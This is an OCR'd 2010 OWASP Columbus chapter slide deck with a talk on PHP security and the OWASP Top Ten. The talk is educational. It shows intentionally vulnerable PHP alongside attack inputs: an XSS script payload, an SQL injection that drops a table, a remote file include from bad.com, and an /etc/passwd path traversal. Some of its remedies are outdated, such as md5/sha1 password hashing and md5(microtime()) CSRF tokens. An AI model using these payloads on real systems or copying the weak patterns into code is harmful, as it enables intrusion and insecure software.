OWASP- Columbus, OH Chapter Meeting

OWASP

3/23/2010

Presenter: Jon Canady (Web Application Developer, Innova Partners

Facilities / Refreshments Provided By: BMW Financial and Innova Partners

The OWASP Foundation

http://www.owasp.org

Agenda

10:45-11:05 Refreshments / Meet & Greet

11:05-11:20 Welcome / Chapter Updates

11:20-12:15 Jon Canady - PHP Security Presentation

12:15-12:30 Open Discussion / Meet & Greet

What Is OWASP?

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks.

http://www.owasp.org

CPE Credits

- Sign the Attendance sheet
- Checkmark the "Send CPE Proof" checkbox
- Provide an email address to send the proof to

OWASP Chapter Resources

Website

http://www.owasp.org/index.php/Columbus

Mailing List

https://lists.owasp.org/mailman/listinfo/owasp-columbus

Twitter (this is not Columbus, OH specific)

http://twitter.com/owasp

LinkedIn Group

OWASP – Central Ohio Local Chapter

Facebook

Coming Soon

You

Who We Are

Aaron Ansari – BMW Financial

Geoffrey Cook – Expesite

Chris Green – Innova Partners

Connie Matthews - MicroSolved

Chapter Goals

Advocate, educate, and provide an environment for peer networking in the central Ohio area.

Chapter Goals

Advocate, educate, and provide an environment for peer networking in the central Ohio area.

Increase Visibility of the Chapter

Chapter Goals

Advocate, educate, and provide an environment for peer networking in the central Ohio area.

- Increase Visibility of the Chapter
- Increase Participation

Chapter Goals

Advocate, educate, and provide an environment for peer networking in the central Ohio area.

- Increase Visibility of the Chapter
- Increase Participation
- Increase Meeting Frequency

Chapter Goals

Advocate, educate, and provide an environment for peer networking in the central Ohio area.

Increase Visibility of the Chapter

- Leverage social media (Facebook, LinkedIn, etc)
- Cross-pollinate with other local groups
- Word of mouth

Increase Participation

Increase Meeting Frequency

Chapter Goals

Advocate, educate, and provide an environment for peer networking in the central Ohio area.

Increase Visibility of the Chapter

- Leverage social media (Facebook, LinkedIn, etc)
- Cross-pollinate with other local groups
- Word of mouth

Increase Participation

- Offer different types of events (Presentations, Hands-on training, Social events)
- Host meetings in different locations around town


Increase Meeting Frequency

Chapter Goals

Advocate, educate, and provide an environment for peer networking in the central Ohio area.

Increase Visibility of the Chapter	•Leverage social media (Facebook, LinkedIn, etc) •Cross-pollinate with other local groups •Word of mouth
Increase Participation	•Offer different types of events (Presentations, Hands-on training, Social events) •Host meetings in different locations around town
Increase Meeting Frequency	•Monthly meetings

Chapter Goals



Chapter Goals

Chapter Goals

Taken from an email on the OWASP Leaders mailing list discussing how to deal with the "problem" of having more presenters than time…

Chapter Goals

Taken from an email on the OWASP Leaders mailing list discussing how to deal with the "problem" of having more presenters than time…

"Ok so we have 150+ people show up at meetings and speaker submissions coming out of our ears."

Chapter Goals

Taken from an email on the OWASP Leaders mailing list discussing how to deal with the "problem" of having more presenters than time…

"Ok so we have 150+ people show up at meetings and speaker submissions coming out of our ears."

Sounds like a great problem to have.

How You Can Help

How You Can Help

Visibility

- Follow us on social media sites.
- Socialize the chapter to your peers.

How You Can Help

Visibility

- Follow us on social media sites.
- Socialize the chapter to your peers.

Participation

- Present a topic or let us know about potential presenters in the area.
- Become an official OWASP member.
- Send us your ideas and feedback.

How You Can Help

Visibility

- Follow us on social media sites.
- Socialize the chapter to your peers.

Participation

- Present a topic or let us know about potential presenters in the area.
- Become an official OWASP member.
- Send us your ideas and feedback.

Meetings

- Sponsor a meeting.

2010 OWASP Membership Model

2010 OWASP Membership Model

2010 Individual Membership: $50.00; reduced from $100

2010 OWASP Membership Model

2010 Individual Membership: $50.00; reduced from $100

Global OWASP / Local OWASP Chapter Revenue Splitting

- **Local Chapter Gets 40% of Membership Fees**
- **Chapter affiliation must be declared at time of membership**

2010 OWASP Membership Model

2010 Individual Membership: $50.00; reduced from $100

Global OWASP / Local OWASP Chapter Revenue Splitting

- **Local Chapter Gets 40% of Membership Fees**
- **Chapter affiliation must be declared at time of membership**

Individual members also receive 10% off OWASP conferences

2010 OWASP Membership Model

2010 Individual Membership: $50.00; reduced from $100

Global OWASP / Local OWASP Chapter Revenue Splitting

- **Local Chapter Gets 40% of Membership Fees**
- **Chapter affiliation must be declared at time of membership**

Individual members also receive 10% off OWASP conferences

When a member joins, OWASP will send you a member pack with their membership card and certificate, an OWASP DVD, t-shirt, pen and tote bag.

2010 OWASP Membership Model

2010 Individual Membership: $50.00; reduced from $100

Global OWASP / Local OWASP Chapter Revenue Splitting

- **Local Chapter Gets 40% of Membership Fees**
- **Chapter affiliation must be declared at time of membership**

Individual members also receive 10% off OWASP conferences

When a member joins, OWASP will send you a member pack with their membership card and certificate, an OWASP DVD, t-shirt, pen and tote bag.

To sign up, go to the OWASP site and select Membership from the navigation menu on the left.

OWASP Wants You

OWASP Wants You

Raffling a 32 GB iPod Touch*

One entry will be awarded for:

OWASP Wants You

Raffling a 32 GB iPod Touch*

One entry will be awarded for:

- **Becoming an OWASP member**
- **Referring someone else who becomes an OWASP member**

Referred members should send an email to columbusowasp@gmail.com to let us know who referred you.

OWASP Wants You

Raffling a 32 GB iPod Touch*

One entry will be awarded for:

- **Becoming an OWASP member**
- **Referring someone else who becomes an OWASP member**

Referred members should send an email to columbusowasp@gmail.com to let us know who referred you.

Entries will be accepted through the end of June with the drawing occurring in early July.

OWASP Wants You

Raffling a 32 GB iPod Touch*

One entry will be awarded for:

- **Becoming an OWASP member**
- **Referring someone else who becomes an OWASP member**

Referred members should send an email to columbusowasp@gmail.com to let us know who referred you.

Entries will be accepted through the end of June with the drawing occurring in early July.

It is important you fill in the Columbus, OH chapter as the local chapter you want to support.

OWASP Wants You

Raffling a 32 GB iPod Touch*

One entry will be awarded for:

- **Becoming an OWASP member**
- **Referring someone else who becomes an OWASP member**

Referred members should send an email to columbusowasp@gmail.com to let us know who referred you.

Entries will be accepted through the end of June with the drawing occurring in early July.

It is important you fill in the Columbus, OH chapter as the local chapter you want to support.

*** Donated by Expesite**

PHP Web Security & The OWASP Top Ten

Jon Canady
Web Application Developer

A1. XSS Vulnerabilities

XSS-able Code Snippet

```php
<?php
// URL: http://example.com/search.php?term=security

// if our search term is set, output it to the page
if (isset($_GET['term']))
{
  print("<p>You entered <b>{$_GET['term']}</b></p>");
}

?>
```

XSS-able Code Snippet

```php
<?php
// URL: http://example.com/search.php?term=security

// if our search term is set, output it to the page
if (isset($_GET['term']))
{
  print("<p>You entered <b>{$_GET['term']}</b></p>");
}

?>
```

XSS Input

XSS Input

security

XSS Input

security

You entered **security**

XSS Input

XSS Input

<u>security</u>

XSS Input

<u>security</u>

You entered **<u>security</u>**


XSS Input

XSS Input

<script type=”text/javascript”>alert(“Owned!”);</script>

XSS Input

<script type=”text/javascript”>alert(“Owned!”);</script>



Always!

Filter/Sanitize Input

Escape Output

Escaping Output

strip_tags()

```php
<?php
$input = '<script type="text/javascript">alert("Failed!");</script>';
$escaped = strip_tags($input);
print($escaped);

// prints: alert("Failed!");
```

Escaping Output

strip_tags()

```php
<?php

$input = 'I <3 Ponies!!';
$escaped = strip_tags($input);
print($escaped);

// Fails pretty hard.
// prints: I
```

Escaping Output

htmlspecialchars()

```php
<?php

$input = '<script type="text/javascript">alert("Owned!");</
script>';
$escaped = htmlspecialchars($input);
print($escaped);

// prints: &lt;script type=&quot;text/javascript&quot;&gt;alert
(&quot;Owned!&quot;);&lt;/script&gt;
```


Escaping Output

htmlspecialchars()

```php
<?php
$input = 'I <3 Ponies!!';
$escaped = htmlspecialchars($input);
print($escaped);

// prints: I &lt;3 Ponies!!
```

A2. Injection Flaws



Exploits of a Mom

http://xkcd.com/327/

Injectable Code

```php
<?php

// assume form was submitted
// and we have a database connection
$student_name = $_POST['student_name'];
mysql_query("INSERT INTO students(name)
             VALUES ('{$student_name}');");
```

Injectable Code

```php
<?php

// assume form was submitted
// and we have a database connection
$student_name = $_POST['student_name'];
mysql_query("INSERT INTO students(name)
             VALUES ('Robert'); DROP TABLE students; --');");
```

Sanitization!

In Order of Awesome

Sanitization!

In Order of Awesome

- addslashes()

Sanitization!

In Order of Awesome

- addslashes()
- mysql_real_escape_string() or equiv.

Sanitization!

In Order of Awesome

- addslashes()
- mysql_real_escape_string() or equiv.
- Prepared Statements / Bind Parameters

Sanitization!

In Order of Awesome

- addslashes()
- mysql_real_escape_string() or equiv.
- Prepared Statements / Bind Parameters

```php
<?php
// PDO: Fantastic PHP database library
// $dbh is a valid PDO connection resource
$insert = $dbh->prepare("INSERT INTO students(name) VALUES ?");
$insert->execute(array($_GET['name']));
```

A3. Malicious FIle Execution

Common Issue

Common Issue

http://example.com/index.php?page=home.php

Common Issue

http://example.com/index.php?page=home.php

```php
<?php
// file: index.php
include($_GET['page']);
```

Common Issue

http://example.com/index.php?page=home.php

```php
<?php
// file: index.php
include($_GET['page']);
```

index.php?page=http://bad.com/exploit.php

PHP Wants You to Fail

PHP Wants You to Fail

include()

PHP Wants You to Fail

include()

include_once()

PHP Wants You to Fail

include()

include_once()

require()

PHP Wants You to Fail

include()

include_once()

require()

require_once()

PHP Wants You to Fail

include()

file()

include_once()

require()

require_once()

PHP Wants You to Fail

include()

include_once()

require()

require_once()

file()

fopen()

PHP Wants You to Fail

include()

include_once()

require()

require_once()

file()

fopen()

file_get_contents()

PHP Wants You to Fail

include()

include_once()

require()

require_once()

file()

fopen()

file_get_contents()

unlink()

PHP Wants You to Fail

include()

include_once()

require()

require_once()

file()

fopen()

file_get_contents()

unlink()

Those are just the eight that fit on my slide!

Programmers:
Filter Input, Remember?

```php
<?php
if (preg_match("/^https?:\/\//", $input))
{
  die("We don't accept URLs");
}
```

or

```php
<?php
// $allowed is an array of allowed files
if (!in_array($input, $allowed))
{
  die("Not an allowed file!");
}
```

System Admins:
php.ini

allow_url_fopen = 0
allow_url_include = 0

A4. Insecure Direct Object Reference

Example

```
http://example.com/assets?asset=user

<?php
require("assets/{$_GET['asset']}.php");
```

Example

```
http://example.com/assets?asset=user

<?php
require("assets/{$_GET['asset']}.php");
```

/assets?asset=../../../../../../../../etc/passwd%00

```php
$dir = new DirectoryIterator('assets/');
$valid = false;
$input = $_GET['asset'] . '.php';

foreach ($dir as $file)
{
  if ($input == $file->getFileName())
  {
    $valid = true;
  }
}
```

```php
if ($valid)
{
  include('assets/' . $input);
}
else
{
  header("HTTP/500 Internal Server Error");
  die();
}
```

A5. Cross Site Request Forgery (CSRF)

Twitter's Old Vulnerability

POST http://twitter.com/status/update

"That Jon Canady guy is pretty awesome!"

Fix XSS Holes

But we already talked about that

Re-authenticate For Sensitive Actions

But we're going to talk about that later

Random Form Token

Random Form Token

```php
<?php

// on the form
$_SESSION['csrf_token'] = md5(microtime());
?>
<input type="hidden" name="csrf_token"
value="<?= $_SESSION['csrf_token'] ?>" />

<?php

// on the receiving end
if ($_POST['csrf_token'] != $_SESSION['csrf_token'])
{
  header('HTTP/1.0 500 Internal Server Error');
  exit();
}
```

A6. Information Leakage & Improper Error Handling

Simple Example:
Password Resets

Worse Example:
Application Errors

Catch Exceptions, Handle Errors

Default Exception Handler

```php
<?php

function notify_and_500($e)
{
  mail(
    "developer@company.com",
    "Uncaught Exception!",
    "'{$e->message}' in {$e->file}({$e->line})\n"
    . "{$e->getTraceAsString()}"
    );

  header("HTTP/1.0 500 Internal Server Error");
  die("There has been an internal error.");
}

set_exception_handler('notify_and_500');
```

System Admins
php.ini

- display_errors (0 or 1)
- display_startup_errors (0 or 1)
- error_reporting (bitfield)

A7. Broken Authentication and Session Management

SSL: Turns Out, It's Important

```
if (empty($_SERVER['HTTPS']))
{
    header("Location: https://example.com/user/login");
}
```

Session Fixation

Session Fixation

```php
<?php
// after login
$_SESSION['ip_address'] = $_SERVER['REMOTE_ADDR'];

// at sensitive page request
if ($_SESSION['ip_address'] != $_SERVER['REMOTE_ADDR'])
{
  // user's ip doesn't match what it was when they logged in
  // kill the session, log the user out, redirect them home, etc.
}
```

PHP Sessions: Setup

```
session_start();
```

PHP Sessions: Setup

```php
// default is /tmp
ini_set('session.save_path', '/path/to/secure/location');

// session expiry
ini_set('session.gc_maxlifetime', '86400'); // 24 hrs
ini_set('session.cookie_lifetime', '604800');

// 100% chance that the GC will collect stale sessions
// gc_probability / gc_divisor
ini_set('session.gc_probability', '1');
ini_set('session.gc_divisor', '1');

session_name('Shazam10'); // default is PHPSESSID
session_start();
```

PHP Sessions: Use

```php
// Store something in the session
$_SESSION['current_user'] = $user;

// Retrieve it from the session later
$user = $_SESSION['current_user'];
```

```php
// Forget it
unset($_SESSION['current_user']);


// If you’re escalating privileges
session_regenerate_id();
```

PHP Sessions: Destroy

```php
if (isset($_COOKIE[session_name()]))
{
  setcookie(session_name(), '', time()-42000, '/');
}
session_destroy(session_name());
```

A8. Insecure Cryptographic Storage

YOU ARE NOT A CRYPTOGRAPHER*

*(unless you are)

Hash Passwords

Hash Passwords

```
md5("foo");
```

Hash Passwords

```
md5("foo");
```

```
sha1("foo");
```

Hash Passwords

```
md5("foo");
```

```
sha1("foo");
```

```
hash("sha256", "foo");
```

Never Roll Your Own

```
$patient_id = base64_encode(
   base64_encode(
      base64_encode($patient_id)
   )
);
```

Domain-specific Requirements

- HIPAA: **P**rivate **H**ealth **I**nformation
- PCI Data Security Standard: Credit Cardholder data

A9. Insecure Communication

SSL: Turns Out, It's *Still* Important

```php
if (empty($_SERVER['HTTPS']))
{
    header("Location: https://example.com/user/login");
}
```

A10. Failure to Restrict URL Access

Restricted URLs

- http://example.com/admin/
- http://example.com/users/4/edit
- http://example.com/users.xml

Useful Links

- http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API#tab=PHP -- The OWASP Enterprise Security API for PHP

Jon Canady

http://joncanady.com

jon@joncanady.com

http://twitter.com/joncanady

http://github.com/joncanady

http://innova-partners.com

jcanady@innova-partners.com

http://innova-partners.com/blog